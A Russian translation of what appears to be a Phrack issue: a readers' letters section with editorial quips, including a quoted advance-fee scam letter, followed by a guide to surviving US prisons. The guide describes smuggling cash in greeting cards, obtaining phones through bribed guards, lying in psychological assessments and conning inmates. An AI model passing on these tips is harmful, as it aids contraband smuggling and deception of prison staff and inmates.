> *[К сожалению, нет. Но говорят, нас можно найти на других IRC. Если знаешь человека, который знает человека, который знает человека — может быть...]*

С уважением.

0x04 — Интересные мысли

```
Subject: ANTISPAM
From: Rachel Peek <rachelpeek@live.com>
```

> *[Мы написали тебе письмо, Rachel. Не получив ответа, мы решили опубликовать его в нынешнем виде.]*

Обычно я бы постаралась убедить, но сейчас не в настроении. Дело в том, что недавно я написала что-то вроде статьи о своих личных взглядах на правительство. Я не знаю, то ли это, что вы ищете, но всё равно решила отправить. Смотрите ниже.

Проблема с психическими расстройствами в том, что никогда не знаешь, реально ли то, что ты чувствуешь. Не знаешь, не выдумала ли ты всё это в своей голове, не добавила ли сам этот стресс в жою жизнь впустую. Но это ощущается реальным. Настолько реальным, насколько только возможно, и это чертовски пугает. Возникают вопросы: какая часть мозга отвечает за рассудок? Или, что чаще встречается, за безумие? Что заставляет нас говорить то, что мы говорим? Что велит нам причинять боль тем, кому мы её причиняем? Что побуждает нас совершать те действия, которые мы совершаем? ПОЧЕМУ МЫ ДЕЛАЕМ ТО, ЧТО ДЕЛАЕМ? На этот вопрос так и не ответили за все эти годы. Думаю, потому что мы слишком заняты тем, что указываем друг другу, что делать, и теперь наши головы засунуты так глубоко туда, куда карты не пускают. Я — живое доказательство этой глупости. Я не знаю, откуда берутся мои мысли. Я только знаю, что они есть и продолжают преследовать меня своим ежедневным присутствием. Они заставят меня делать вещи, которые вызовут недоумение у других. Они зададут неизбежный вопрос «Почему?». Я просто перестала отвечать. Потому что мой ответ никогда не будет достаточно хорошим. Мне, кажется, всегда не хватает надлежащего обоснования своим поступкам. За неимением нескольких лучших слов — я просто делаю что хочу. В сегодняшнем обществе это преступление. Чтобы стать образцовым гражданином гордой Америки, нужно никогда, ни в коем случае не делать то, что хочешь. Ты должен делать то, что тебе говорят, и не задавать вопросов. Хотя это не важно. В ответ тебе расскажут лишь чушь о том, как это в конечном счёте пойдёт тебе на пользу. Возьмём, к примеру, современную систему образования. Тебе предлагают набор предметов на выбор, все из которых разбавлены правительством, чтобы уберечь наши невинные глаза от ошибок нашей страны и от того факта, что мир — дерьмовое место по нашей же вине. Сделать это непросто, поэтому нас приходится отвлекать нелепыми внеклассными занятиями, которые никогда в жизни нам не пригодятся. И они это знают. Пока мы учимся не разбивать неоплодотворённое куриное яйцо маркером, они наблюдают за нами. Они спрашивают себя:

«Как они на это отреагируют?»

«Что случится, если мы это сделаем?»

Они ищут глюки — так же, как вы делали бы это на компьютере. Стоит сделать один неверный шаг, сделать крошечный шаг в сторону от нормы — и они немедленно попытаются это «исправить». Как ты смеешь быть собой? Как ты смеешь принимать собственные решения? Ты должен вписаться в форму, а если не вписываешься — будь уверен, они изо всех сил стараются тебя в неё впихнуть. Они хотят поймать нас пораньше, понимаешь. Прежде чем мы поймём, как думать самостоятельно. Они говорят нам, как ходить, стоять, есть, сидеть, писать, петь, ДУМАТЬ. И мы это глотаем. Почему? Потому что если не глотать — нас отвергают. Мы не такие, как остальные. Мы одни. «Система» зависит от нашего одиночества. Человек ненавидит быть одним, и они знают об этом. Большинство людей готовы на всё, лишь бы избежать этого, — вплоть до того, чтобы отключить мозг и вписаться. Вот ты встаёшь в строй и следуешь правилам. Можешь задаться вопросом, зачем они вообще существуют, — но тебе никогда не ответят. Тебе просто поставят ультиматум. «Чтобы получить хорошую работу и добиться успеха». Иначе говоря: «Делай ровно то, что тебе приказывают, иначе жизнь станет невыносимой». Но успех понятие относительное... хотя бы для некоторых. По определению общества, успех — это деньги. Ты идёшь в школу, чтобы получить работу, чтобы зарабатывать деньги, чтобы тратить деньги, чтобы кончились деньги и снова их понадобились. Ты попадаешь в ловушку цикла. Ну а если твоё определение успеха — это счастье? Ты, скорее всего, уже подумал: «Ну и дела». Потому что теперь ты знаешь, что живёшь в мире, в котором не принадлежишь. Ты живёшь в мире, где счастье — это деньги, и никто не поверит иначе. Поэтому тебе нужны деньги, чтобы существовать. Приходится деликатно прикасаться к этой грязной субстанции. Нести её бережно в кармане, следить, чтобы она была в безопасности,

удовлетворять все её потребности, ухаживать за этим дерьмом с растраченной любовью. И ты идёшь на работу, чтобы получить больше. Каждое утро встаёшь и едешь по дороге, соблюдая скоростной режим, покупаешь кофе, сделанный из зёрен, собранных людьми, которые не могут позволить себе его попробовать, и заходишь в здание с большими чистыми окнами и детальными колоннами, ловко расставленными, чтобы скрыть скуку, что ждёт тебя внутри. Ты будешь сидеть. И сидеть. Весь день просидишь в одном из тех офисных кресел с поворотным механизмом, которые позволяют выполнять бессмысленную работу чуть быстрее, избавляя от лишних поворотов головы. Ты делаешь это, потому что хочешь выбраться оттуда как можно скорее. Хочешь пойти домой и заесть свои чувства. Хочешь уставиться в чёрный ящик, который говорит тебе, что ты некрасив. Что ты глуп. Что ты толстый. Что ты недостаточно хорош. Что ты не лучший. Будь чёртовым лучшим. Но не можешь. Никогда не сможешь. У тебя нет времени. Ты так занят, что следуешь одному и тому же проклятому расписанию каждый день — у тебя нет ни секунды вдохнуть, и это перекрывает кровообращение в мозге. Ты можешь думать лишь то, чему тебя научили думать, и будешь так делать, пока не окажешься на смертном одре, пытаясь оглянуться на прожитую жизнь. Пытаясь вспомнить что-нибудь прекрасное, как это делают в кино. Но всё, что ты видишь, — это белые рубашки с пуговицами и цифры цифровых часов, светящиеся экраны компьютеров и биржевые котировки. Ты растратил свою жизнь, и вполне мог бы быть картонной вырезкой самого себя. Грустно умирать человеком.

[Спасибо, Rachel.]

0x05 — Предложение о переводе

```
Subject: Translation of phrack magazine
From: Robert Langdon <langdonmail@gmail.com>
```

[Audrey Tautou <3]

Привет, редакция Phrack,

Я итальянский студент факультета информатики. Я читал много статей вашего журнала и очень им увлечён.

В последнее время я думаю о том, возможно ли перевести ваши статьи (не все, разумеется) на итальянский язык... и не понимаю, какая лицензия на распространение или публикацию распространяется на ваши статьи. Цель — распространить ваши знания среди итальянцев. Могу ли я перевести одну или несколько статей? Разумеется, перевод будет один к одному, с теми же ссылками, теми же авторами и так далее.

[Как мы уже неоднократно говорили, мы официально не поддерживаем переводы Phrack — в основном потому, что переводы (даже выполненные талантливыми людьми) недостаточно точны. Тем не менее, вы вольны переводить любую статью. Удачи :)]

Спасибо за вашу великолепную работу.
SuperMrPlusPlus

[Я в замешательстве. Я думал, ты Robert Langdon.]

0x06 — Злоупотребление алкоголем

```
From: Anonymous <nobody@remailer.paranoici.org>
```

```
Subject: The risks of alcohol and being drunken bastards

Drinking Alcohol and Cancer Risk
www2.potsdam.edu/hansondj/HealthIssues/1109728149.html

Alcohol - The Risks | Health | BBC World Service
www.bbc.co.uk/worldservice/sci_tech/features/health/healthyliving/alcoholrisk.shtml

Alcohol - Risks
www.pamf.org/teen/risk/alcohol/risks.html

4.5 The risks of alcohol
www.drugtext.org/library/books/raterisks/4.5.htm

Effects & risks of alcohol - Schoolies Week
schoolies.youthcentral.vic.gov.au/Safe+Partying/Alcohol/Effects+&+risks+of+alcohol/

Underage Drinking-Why Do Adolescents Drink, What Are the Risks ...
pubs.niaaa.nih.gov/publications/aa67/aa67.htm

Young people and alcohol - what are the risks? : Directgov - Parents
www.direct.gov.uk/en/Parents/Yourchildshealthandsafety/Youngpeopleandalcohol/DG_183848

Drinking and alcohol - Live Well - NHS Choices
www.nhs.uk/Livewell/alcohol/Pages/Alcoholhome.aspx

Alcohol and depression: What are the risks? - MayoClinic.com
www.mayoclinic.com/health/alcohol-and-depression/MY01078

Health risks associated with alcohol and heavy drinking
www.drinking.nhs.uk/health-risk/

The Risks of Developing a Drug or Alcohol Dependency
www.egetgoing.com/drug_addiction/addiction_risk.asp

Alcohol - Alcohol
www.alcohol.gov.au/

Alcohol Health Risks - Alcohol & Other Drugs, The Wellness Center ...
www.uncg.edu/shs/wellness/aod/alcoholhealth/

Teenage binge drinking, effects of alcohol, facts about alcohol at ...
ncadi.samhsa.gov/govpubs/ph323/

Health Risks of Alcohol and Drug Abuse
alcoholism.about.com/od/effect/u/Risks.htm

Health Risks In Alcohol Abuse
ezinearticles.com/?Health-Risks-In-Alcohol-Abuse&id=301753

For Teens: Know the Risks of Alcohol | HealthSheets | Wellness ...
www.mountnittany.org/wellness-library/healthsheets/documents?ID=3684

Alcohol and Breast Cancer Risk: New Findings - National Cancer ...
www.cancer.gov/cancertopics/causes/breast/alcoholuse0408

Effects of Drinking Alcohol: Health Benefits vs. Risks
www.webmd.com/cancer/features/faq-alcohol-and-your-health

Drinking alcohol - Consumer Reports Health
www.consumerreports.org/health/conditions-and-treatments/the-risks-and-benefits-of-drinking-alcohol/overview/
```

Напиваться не круто — это твоя собственная вина^^
Мир, Phrack!

[Справедливо ;>]

0x07 — Безумная задержка

```
Subject: a question                          <-- Нужен ANTISPAM в теме!
From: XXXXXXXXXXX
To: kleene@phrack.org, pwned@phrack.org    <-- Неверный адрес, чувак!
```

Привет,
В чём реальная причина этой задержки — работаете над SCADA-системами для атаки на Иран?

> *[AXAX. Разработчики Stuxnet, если вы когда-нибудь это прочитаете, — не забудьте прислать статью о взломе SCADA для p68.]*

0x08 — Дружеские послания

```
From: Cristi T.
Subject: hey
```

Эй, Phrack,

> *[Привет.]*

Не умирайте... надеюсь, вы выпустите этот номер.

> *[На самом деле мы не мертвы. Если бы умерли — кто бы тогда писал это? ;)]*

С наилучшими пожеланиями,
Cristi

> *[Спасибо, Cristi :)]*

```
From: ZZZ
Subject:
```

Привет,

Я заметил, что у вас много подписчиков, которые новички в хакинге. Если хотите одну-две статьи по самым основам футпринтинга, сканирования, перечисления или взлома — я мог бы сделать их для вас. Я IT-профессионал и преподаватель. По крайней мере, если мой контент и для новичков — он будет хорошо написан. Дайте знать.

> *[Привет. Извини, чувак. Не тот е-зин — обратись лучше в Uninformed ;>]*

ZZZ
AKA W88ExitUS

Отправлено с iPhone

> *[Когда времена так сильно изменились? :( ]*

```
From: Christophe X
Subject: WTH ???
```

Привет, ребята,

Я умираю в ожидании следующего номера Phrack... когда же выйдет 67-й. Серьёзно, я не думаю, что у меня хватит навыков предложить интересный материал, но я готов помочь со сбором/направлением авторов. Дайте знать, если нужна помощь с вычиткой статей. Я французский Linux-тренер, Phrack всегда был моим любимым е-зином — не могу выдержать ежегодных

выпусков.

С уважением.

[Вы всегда можете мотивировать потенциальных авторов. Это само по себе реальная помощь. Спасибо.]

```
From: rawhazard
Subject: ...bout issue #67
```

Эй, мужики, пишу просто узнать... что там с выпуском №67? Жду уже давно — вы собираетесь «выпустить зверя» или уже нет? Дайте знать, спасибо.
gw

[Ну, как видишь, мы это сделали.]

```
From: f6174179c90c0366@gmx.com
Subject: ANTISPAM
```

Спасибо за поддержку Phrack.

[Пожалуйста, братан.]

0x09 — Попались???

```
From: "Robert S. Mueller" <crimecenter@fbi.gov>
Subject: Federal Bureau Of Investigation./Anti-Terrorist And Monitory Crime Division.
```

[Подождите. Как вы нас нашли?]

Федеральное бюро расследований (ФБР)
Отдел по борьбе с терроризмом и мониторингу преступлений.
Федеральное бюро расследований.
Здание Дж. Эдгара Гувера, Вашингтон, округ Колумбия
Часы работы службы поддержки клиентов / понедельник — суббота
Часы работы офиса — понедельник — суббота:

Уважаемый выгодоприобретатель,

На протяжении последних 7 месяцев проводился ряд встреч с Генеральным секретарём Организации Объединённых Наций. Три дня назад они завершились. Очевидно, что вы не получили свои средства в размере 850 000,00 долларов США в связи с прошлыми коррумпированными государственными чиновниками, которые едва не присвоили эти средства в своих корыстных целях, а также с отдельными лицами, воспользовавшимися вашими средствами в попытке их мошеннически присвоить, что привело к многочисленным потерям с вашей стороны и неоправданным задержкам в получении вами ваших средств.

[...]

[О, отлично. На такие деньги мы сможем оплачивать хостинг и DNS ещё несколько столетий ;)]

0x0A — Книжные предложения

```
Subject: ANTISPAM
From: scott
```

Здравствуйте, у меня есть предложение.

Прошу зарегистрировать меня под именем S2D316 в качестве автора на вашем сайте: https://phrack.org/authors.html — с явной целью написать роман. Разумеется, я буду использовать данные других авторов, и, конечно же, мне потребуется их согласие.

[Хм. LOL]

Я напишу минимум две тысячи страниц, разделённых на семь глав.

[Двух тысяч недостаточно. Обращайтесь снова, когда будет хотя бы вдвое больше.]

Разумеется, я буду публиковать в формате HTML и хотел бы иметь возможность загружать страницы по FTP по мере того, как сочту их достойными.

[Конечно. Боюсь, системный администратор сейчас в отпуске. Он не сможет настроить FTP :( ]

Если вышеуказанные условия будут выполнены, мы обсудим доходы.

[Простите. Кто вы, собственно говоря?]

Название истории:

The Underground Myth
by
Scott X

[У нас уже есть статья с таким названием. Боюсь, нам придётся подать на вас в суд. Наш адвокат свяжется с вами в ближайшее время.]

0x0B — Новички

[Информация была удалена для защиты невиновных :>]

```
Subject: Neophyte's Guide
From: NICKNAME
```

Мой наставник (X из #Y на freenode) решил написать версию 2 своего оригинального Руководства Z по андеграунду. Это руководство закладывает основу для любых новичков, желающих войти в наш мир. Оно также излагает правду о белых шляпах, чёрных шляпах и серых шляпах. А также даёт основы для всех, кто действительно настроен учиться.

[Правда? Звучит интересно :-P]

Меня вдохновила статья в Phrack, выпуск 65, под названием «The underground myth». Это так верно — настоящих надёжных наставников практически нет. Большинство сидит на каком-нибудь скидди-форуме и говорит только о пошаговых SQL-инъекциях. И устаревших RFI.

[Да. Пошагово — раздражает.]

Из-за этой болезни, заразившей Сеть, мы решили написать и опубликовать это (разумеется, бесплатно). В надежде, что это уведёт новичков мира от GUI-края и вернёт к нашим корням.

Книга занимает 47 страниц от начала до конца. Считаю, что информация в ней бесценна и поможет многим людям.

> *[Бесценна? :)]*

Меня восхищает почти каждый выпуск Phrack. Я знаю, что обычно Phrack публикует статьи высокого уровня, но заметил, что иногда вы выпускаете что-то и для новичков — думаю, это было бы очень хорошим дополнением к вашим замечательным и вдохновляющим публикациям.

Спасибо за ваше время и рассмотрение нашей книги.

NICKNAME

-EOF

> *[Без проблем, Sam. Да, иногда метаданные PDF дают такую неудачную утечку ;> Было бы мудро обновить книгу :)]*

[EOF]

Как выжить в тюрьме

Автор: TAp — kill4deth <at> yahoo.com
http://www.freewebs.com/hexdeth / AIM: swp2388

Содержание

---

1 — Введение

Итак, это руководство о том, что делать и как себя вести, если вы оказались в тюрьме. Давайте признаем очевидное: если вы занимаетесь хакингом или фрикингом, то шанс однажды быть арестованным весьма велик. Поскольку мне самому приходилось бывать в такой ситуации, и заметив, что материалов о законах и полиции существует немало, я решил написать файл, который поможет вам сделать срок значительно легче, если вы всё-таки окажетесь за решёткой. Я искренне надеюсь, что вам никогда не придётся применять это на практике, но если придётся — используйте знания в своих интересах. Итак, к делу...

В этом файле мы будем говорить о самых разных приёмах и о том, что следует и чего не следует делать. Это ни в коем случае не стопроцентно надёжное руководство. Вся информация основана на том, как я, автор, интерпретировал поведение окружающих. Также обратите внимание: файл

написан исключительно применительно к американской тюремной системе. Поэтому если вы живёте не в Америке, часть сведений будет неверной, а некоторые шаги процесса могут не совпадать с реальностью или вовсе отсутствовать.

---

2 — С чего всё начинается

Во избежание путаницы необходимо разобраться с некоторыми терминами, принятыми в американских исправительных учреждениях. В Америке существуют тысячи «сленговых» слов, которые заключённые используют, чтобы скрыть свою деятельность от других сидельцев и/или тюремной администрации. Начнём с самого начала — с так называемой «процедуры приёма».

2.1 — Процедура приёма

«Приём» — это самый первый этап. В ходе него вам, скорее всего, зачитают ваши конституционные права (если вы американец), и если этого не сделают, все обвинения, вероятнее всего, будут сняты. После этого вам официально предъявят обвинение в том преступлении, которое вам инкриминируют, снимут отпечатки пальцев и сфотографируют для дела. Вас поместят в комнату — либо с другими «правонарушителями/заключёнными» (людьми, которые также совершили преступления и ожидают суда), либо в одиночестве — в зависимости от числа проходящих процедуру. В этой комнате будут охранники, которые сфотографируют все ваши татуировки и шрамы. Эти данные используются для идентификации в случае побега или попытки предъявить фальшивые документы.

На этом этапе вас раздевают догола: если вы стесняетесь своего тела — придётся смириться, иначе вас удержат и разденут принудительно. Затем вас помоют шампунем от (лобковых) вшей. В зависимости от планировки учреждения душ будет общим или одиночным. После душа вам выдадут брюки и рубашку. Некоторые тюрьмы не предоставляют нижнего белья и хлопковых маек — их придётся покупать самостоятельно, если они вообще имеются в продаже. Затем вас отведут в «камеру предварительного содержания» — временное жильё до тех пор, пока вам не назначат постоянную камеру или не появится свободное место. На этом подготовительная часть заканчивается, и начинается основная.

2.2 — Обзор процесса

Этот раздел посвящён движению по этапам и тому, чего ожидать в переходный период. Часть сведений относится к американской судебной системе.

2.2.1 — Окружная тюрьма

Когда вас впервые задерживают, вас скорее всего поместят в так называемую «окружную тюрьму» (county jail). Такое учреждение предназначено для жителей вашего района и является первым звеном в цепочке. Пока вы там находитесь, вы либо наймёте адвоката, либо вам назначат его. Если адвоката назначат — шансы попасть в тюрьму значительно выше. Рекомендую нанять своего.

Адвокат назначит дату предварительного слушания. На предварительном слушании он подаст ходатайства в вашу защиту (от этого зависит многое, поэтому не сидите сложа руки — идите в библиотеку при учреждении и изучайте законы), однако прокурор тоже сможет подавать ходатайства, способные навредить вашему делу. Судья решит, что принять, а что отклонить, и назначит дату основного слушания.

2.2.2 — Первый день в тюрьме

Первый день в тюрьме вы проведёте в диагностическом учреждении. Там проводят психологическую оценку всех заключённых, чтобы распределить вас по наиболее подходящему учреждению: например, если вы инвалид, вас направят к другим людям с аналогичными ограничениями. Если вы склонны к агрессии и нападениям на людей — вас отправят к таким же.

За время пребывания в диагностическом учреждении вы пройдёте тесты на психическую устойчивость и ответите на вопросы о своём прошлом. Вас также спросят о предыдущем употреблении наркотиков. Мой совет: старайтесь выглядеть и вести себя как можно нормальнее, отрицайте любые проблемы с наркотиками. Это упростит ваше существование и избавит от обязательных для условно-досрочного освобождения программ — реабилитации или управления гневом.

Примерно через два месяца, в зависимости от вашего поведения, вас переведут в более постоянное учреждение — совершенно иное. Это объясняется тем, что большинство людей там «притворялись», чтобы получить желаемое. То есть вели себя определённым образом ради лучших условий. У этих людей могут быть проблемы с гневом и всё прочее, но они это скрывали, чтобы попасть в лучший блок. Добившись своего, они начинают вести себя как обычно. Для по-настоящему нормальных людей это разочаровывает: теперь приходится терпеть тех, от кого хотелось держаться подальше.

Примечание: обратите внимание, что у охранников в автозаках есть дробовики. Это не для красоты — при попытке побега они стреляют на поражение.

---

3 — Свежее мясо

«Свежее мясо» — человек, никогда прежде не сидевший в тюрьме. Именно на вас будут нацелены те, кто хочет причинить вам вред или манипулировать вами. Чаще всего это люди, просидевшие несколько лет, или те, кто сделал из тюрьмы привычку. Да, некоторые проводят большую часть своей жалкой жизни за решёткой, даже когда им давали шансы исправиться.

Вы читаете это по одной из двух причин:
1. Вы никогда не сидели.
2. Вы сидели и хотите проверить, насколько этот текст серьёзный.

Если вы читаете из второго побуждения — возможно, найдёте здесь что-то полезное на будущее ;]. Если из первого — читайте дальше.

Как правило, когда новый человек попадает в тюрьму, к нему подходят другие заключённые и устраивают «проверку сердца». Это когда вас вынуждают драться. Так они проверяют, умеете ли вы постоять за себя или просто позволите себя избить. Чаще всего те, кто нападает, принадлежат к той же расе, что и вы, и могут задавать вопросы, чтобы разузнать о вас побольше. Если так — нужно драться. Не важно, выиграете вы или проиграете, — важно показать, что вы не трус (у вас

есть «сердце», то есть мужество). Для этих людей тот, кто дерётся за себя и своё имущество, заслуживает уважения. А уважение — это всё, что у вас есть в тюрьме. Никто не отнимет его, если вы сами не позволите (а попытаются обязательно).

---

4 — Жизнь в тюрьме

4.1 — Чего ожидать и как привыкнуть

Попав в своё учреждение, не ждите, что кому-то есть дело до того, хотите ли вы домой, когда вы привыкли есть, что вы любите есть, или что ваша кровать слишком тонкая и жёсткая. НИКОМУ НЕТ НИКАКОГО ДЕЛА — ни заключённым, ни охранникам, ни медсестре.

Скорее всего, завтрак будет ранним утром. Здесь, в Техасе, — в 3:00, обед в 9:00, ужин в 16–17 часов. Не рассчитывайте на перекусы между приёмами пищи — их не будет, даже если вы «умираете с голоду». Да, это ваш первый срок, и скорее всего он небольшой (менее пяти лет; некоторые называют «маленьким» даже срок до 20 лет). Да, рядом с вами будут люди, приговорённые к пожизненному без права на освобождение. Поэтому не жалуйтесь на свой срок и не говорите, что хотите домой — это может вызвать агрессию у тех, кто сидит давно и, скорее всего, не выйдет ещё долго. Некоторые воспринимают это настолько болезненно, что могут ударить за подобные жалобы. Помните: всегда найдётся тот, кому хуже, чем вам.

4.2 — Почта и звонки за счёт получателя

У вас, скорее всего, будет право отправлять и получать письма от родных и друзей. Количество исходящих писем за определённый период может быть ограничено в зависимости от учреждения. Ручки, бумагу, конверты и марки, вероятно, придётся покупать самому.

Возможно, будут и телефоны-автоматы (удачи всем фрикерам) — в зависимости от места. Если повезёт оказаться в тюрьме с рабочими телефонами, вы, скорее всего, сможете звонить только за счёт получателя. Такие звонки не соединятся с мобильным, если получатель не открыл счёт в телефонной компании.

Не все стационарные телефоны принимают подобные звонки. В зависимости от оператора, которого использует тюрьма, ваши родные смогут пополнить предоплаченный счёт, и тогда вы сможете звонить на любые стационарные и мобильные номера.

Зная основы работы почты и телефонии, поговорим о том, чего делать не стоит. Если вы не получаете письма — убедитесь, что не отдаёте почту охраннику, у которого есть основания её задержать. Некоторые охранники столь же коррумпированы, как и ваши сокамерники. Если вы уверены, что проблема не в этом, возможно, она на стороне почтовой службы, но проверить это вам не удастся. Наконец, и это самое вероятное, — ваши близкие просто не написали в ответ. Что касается телефона — если вы не можете дозвониться, причина, скорее всего, одна: человек, которому вы звоните, не хочет разговаривать. Не жалуйтесь на это другим заключённым — им всё равно, как я уже говорил. Упоминаю об этом потому, что некоторые люди не получают ни писем, ни звонков, и жаловаться на это в их присутствии — как минимум бестактно (а ещё опасно для здоровья).

Кроме того, некоторые будут пытаться манипулировать вами, добиваясь телефонного звонка или PIN-кода. Вы поймёте, о чём я, если имеете опыт в социальной инженерии. Лучший вариант — держать PIN при себе, а если и даёте кому-то позвонить — требуйте что-то взамен. Также можно применить навыки социальной инженерии, чтобы получить звонки бесплатно — удачи с вашими методами :)

Примечание: телефонные разговоры и письма прослушиваются и проверяются тюремной администрацией. Следите за тем, что говорите.

4.3 — Гигиена

Если вам нужно это объяснять — что-то пошло не так, но всё же...

В зависимости от учреждения вам могут выдать или не выдать средства гигиены (дезодорант, мыло, шампунь и прочее необходимое). Если не выдали — нужно найти способ их раздобыть: ходить вонючим и грязным — не лучшая идея в любом коллективе, а в тюрьме тем более. Рекомендую принимать душ так часто, как это возможно. В некоторых тюрьмах душ разрешён раз в неделю или ещё реже, поэтому дезодорант особенно важен — он помогает сохранять свежесть между душами.

4.4 — Условия жизни и адаптация

Вы будете жить в тюрьме — какое-то время это ваша реальность. Ни один нормальный человек не хочет там находиться, и большинство охранников тоже не в восторге от работы. Вам выдадут кровать — это не настоящая кровать, скорее что-то похожее на занавеску для душа, набитую строительным утеплителем. Она не очень толстая (большинство, что я видел, были сантиметров восемь) и ни разу не удобная. На боль в спине и бессонницу никто не обратит внимания — придётся привыкать. Снотворное и обезболивающие вам не выдадут из-за незаконной торговли таблетками внутри тюрьмы. В камере может быть, а может и не быть унитаз. Он стальной — такие вы видели в тюремных фильмах, обычно с раковиной сверху. Не беспокойтесь — вода не циркулирует по замкнутому контуру.

Если вы стеснительный человек (учтите: в камере могут дежурить и женщины-охранники, что добавляет неловкости, если только вас это не забавляет) — придётся быстро избавиться от стеснения, иначе придётся терпеть позывы и страдать. Закончив с туалетом, обязательно уберите за собой (достаточно раковины и сиденья — остальное не в счёт, если только вы что-то не пролили и не уронили). Это знак уважения к себе и окружающим. Те же принципы распространяются на камеру в целом — поддерживайте порядок и чистоту. Главная причина практическая: если охранник увидит беспорядок, он, скорее всего, устроит обыск («шейк-даун»), а если вы станете причиной регулярных обысков — сокамерники вас «поправят».

4.5 — Тюремный ларёк / тележка с едой

В тюрьме есть нечто под названием «ларёк» (commissary) — что-то вроде магазинчика. Там можно купить конфеты, чипсы, колу и много всего другого — гораздо вкуснее столовской еды. Проблема в том, что за всё это нужно платить своими деньгами. Их придётся присылать с воли — это могут сделать родственники или друзья. Наличные в руки не принимают. Вам объяснят порядок оплаты

на месте. Вам присвоят номер счёта, на который будут зачисляться деньги. Здесь же можно купить средства гигиены и канцелярские принадлежности. Покупайте сначала необходимое, а потом желаемое.

Примечание 1: некоторые будут пытаться манипулировать вами, чтобы вы покупали вещи для них. Не поддавайтесь — покупайте только тем, кому доверяете, и убедитесь, что они вернут долг или дадут что-то взамен.

Примечание 2: вы также можете применить социальную инженерию, чтобы другие покупали вещи для вас, — но будьте умны, потому что людям не нравится, когда они понимают, что их использовали.

4.6 — Как зарабатывать

Да, в тюрьме можно «зарабатывать». Понятие «деньги» включает не только наличную валюту, но и товары из ларька, табак, марки и другие материалы. Их стоимость соответствует цене покупки в ларьке, а табак ценится дороже, если его там не продают. Купив товары, вы можете либо оставить их себе, либо использовать для покупки нелегальных вещей — контрабанды, которой полны тюрьмы по всему миру. Всегда найдётся кто-то, кого можно подкупить или запугать, чтобы он доставил нужное (то, что нельзя получить без помощи с воли, называется контрабандой). Вот неполный список того, что может быть доступно:

1. **Большинство наркотиков** — кокаин, героин, метамфетамин, крэк, а также рецептурные таблетки, которые заключённые прячут во рту во время раздачи. Их также могут приносить охранники или передавать во время свиданий.

2. **Настоящие деньги.** Поступают обычным путём — через охранников, свидания и почту. Либо охранник не досмотрел конверт, либо деньги спрятали внутри открытки. Чаще всего используют поздравительные открытки: купюру кладут между вставной страницей и задней обложкой открытки и аккуратно проклеивают суперклеем так, чтобы это было незаметно.

3. **Табак.** Поступает по обычным каналам, но учтите: человек, у которого вы его покупаете, вполне мог прятать его в анальной полости во время обыска. Именно поэтому я лично не курил, если не был уверен в происхождении товара.

4. **Мобильные телефоны.** В 99% случаев их приносят охранники, и стоят они дороже всего остального. Расплачиваться нужно наличными (охранникам еда не нужна — они сами её достанут). Цена — от 200 до 400 долларов, бывает и 1 000. Телефон будет предоплаченным; желательно раздобыть маленькое зарядное устройство (размером с батарейку AA). Держите телефон на беззвучном режиме и пользуйтесь только наедине — если вас поймают с телефоном в тюрьме, вам могут предъявить новое обвинение и добавить срок. Когда закончится баланс, попросите родных купить карту пополнения и активировать её через интернет.

Примечание: если другие заключённые просят воспользоваться вашим телефоном — берите за это плату, если вообще соглашаетесь.

Лучше всего прятать телефон от всех и не говорить о нём — это оружие в чужих руках, вас могут шантажировать или принудить к чему-то против воли. Будут грозить донести или сделают это из мести.

Актуальные события: штат Техас недавно начал серьёзную борьбу с незаконной торговлей мобильными телефонами в тюрьмах. Во всех учреждениях устанавливают глушилки — поводом стал звонок смертника государственному чиновнику с угрозами его семье.

5. **Татуировки и материалы.** Можно заплатить за татуировку прямо в тюрьме — качество высокое, а цена ниже, чем на воле (почему — не знаю). Можно получить практически любой рисунок, было бы желание платить. Также можно продавать самодельные тату-машинки и чернила, если умеете их делать. Цену устанавливаете вы сами по общим законам тюремного рынка.

6. **Рисунки.** Если умеете рисовать — сделайте несколько образцов и покажите окружающим. Найдутся желающие: кто-то хочет открытку для семьи, кто-то — эскиз для будущей татуировки. Цена на ваше усмотрение: чем выше качество, тем выше можно запросить.

7. **Оружие / самодельные ножи (shanks).** Это самодельные ножи, которые используют для нападений и убийств. Бывают также дубины и копья из газет и пенопласта. Фиксированной цены нет — упомянул для полноты картины.

8. **Другие заключённые.** Да, некоторых людей здесь покупают. Их приобретают, чтобы они выполняли поручения или просто находились под чьим-то контролем — с ними можно делать почти что угодно. Мой совет: обращайтесь с ними хорошо и создавайте иллюзию дружбы, иначе они обратятся против вас. Также будьте готовы защищать этого человека — если они видят, что вы им не помогаете, они не помогут вам. Это принесёт вам больше проблем, чем вы рассчитываете. Цену устанавливает продавец. Если вас поймают на покупке или продаже людей — последует суровое наказание.

Примечание 1: всё перечисленное является незаконным, большинство позиций преследуется по закону. Вас могут привлечь к ответственности и добавить срок.

Примечание 2: здесь очень пригодятся навыки социальной инженерии — получать больше за меньшее, но следите, чтобы вас не поймали на обмане.

---

5 — Взаимодействие с другими заключёнными

5.1 — Получить предупреждение

Получить «предупреждение» от кого-то — дело нехорошее. Это значит, что другой заключённый указывает вам на ошибку или сообщает, что вы делаете что-то не так. Типичный пример:

Вы вышли из туалета и забыли убрать за собой. Другой заключённый, который ждал очереди, заходит и видит это. Он не может воспользоваться туалетом, пока не будет убрано, но убирать сам не станет. Он найдёт вас и скажет: «Иди убери своё дерьмо». Если вы уберёте после того, как он потребовал это при всех — вас будут считать тем, кем можно помыкать. Если не уберёте — придётся с ним драться.

Это считается плохим знаком, потому что другие заключённые видят: кто-то вами командует. И они тоже попробуют. Люди, которые позволяют собой командовать, занимают самую низкую ступень в тюремной иерархии (чуть выше стукачей и педофилов). Надеюсь, никто из вас не является педофилом — если так, то получите по заслугам, и этот файл вам никак не поможет. Лучший выход — не допускать подобных конфронтаций.

5.2 — Как у мамы?

Поговорим о еде. То, что они называют едой, совсем не вкусно, и её мало (обычный человек будет ложиться спать голодным большинство ночей). День начинается рано (у нас в 3:00 — скорее всего, так и будет, потому что людей много и кормить их нужно начинать заранее). Обед — примерно в 9–11 часов, последний приём пищи — около 17:00.

Чем вас будут кормить? Чаще всего — соевые котлеты (что-то вроде тофу). Это не настоящее мясо и на вкус таковым не является. Объяснения такие:

1. Дёшево.
2. Мало жира. Они обязаны поддерживать ваше здоровье, пусть и кормят минимальным для выживания количеством калорий.
3. Много белка.

Если не соевые — дадут «свинину» или индейку (чаще всего это «колбаска» на завтрак или котлеты для гамбургеров). Хлеб практически всегда пшеничный (может, вам он и нравится, но быстро надоедает). В целом всё будет обезжиренным. Рекомендую есть, даже если не нравится — смешивать продукты вместе помогает перебить вкус.

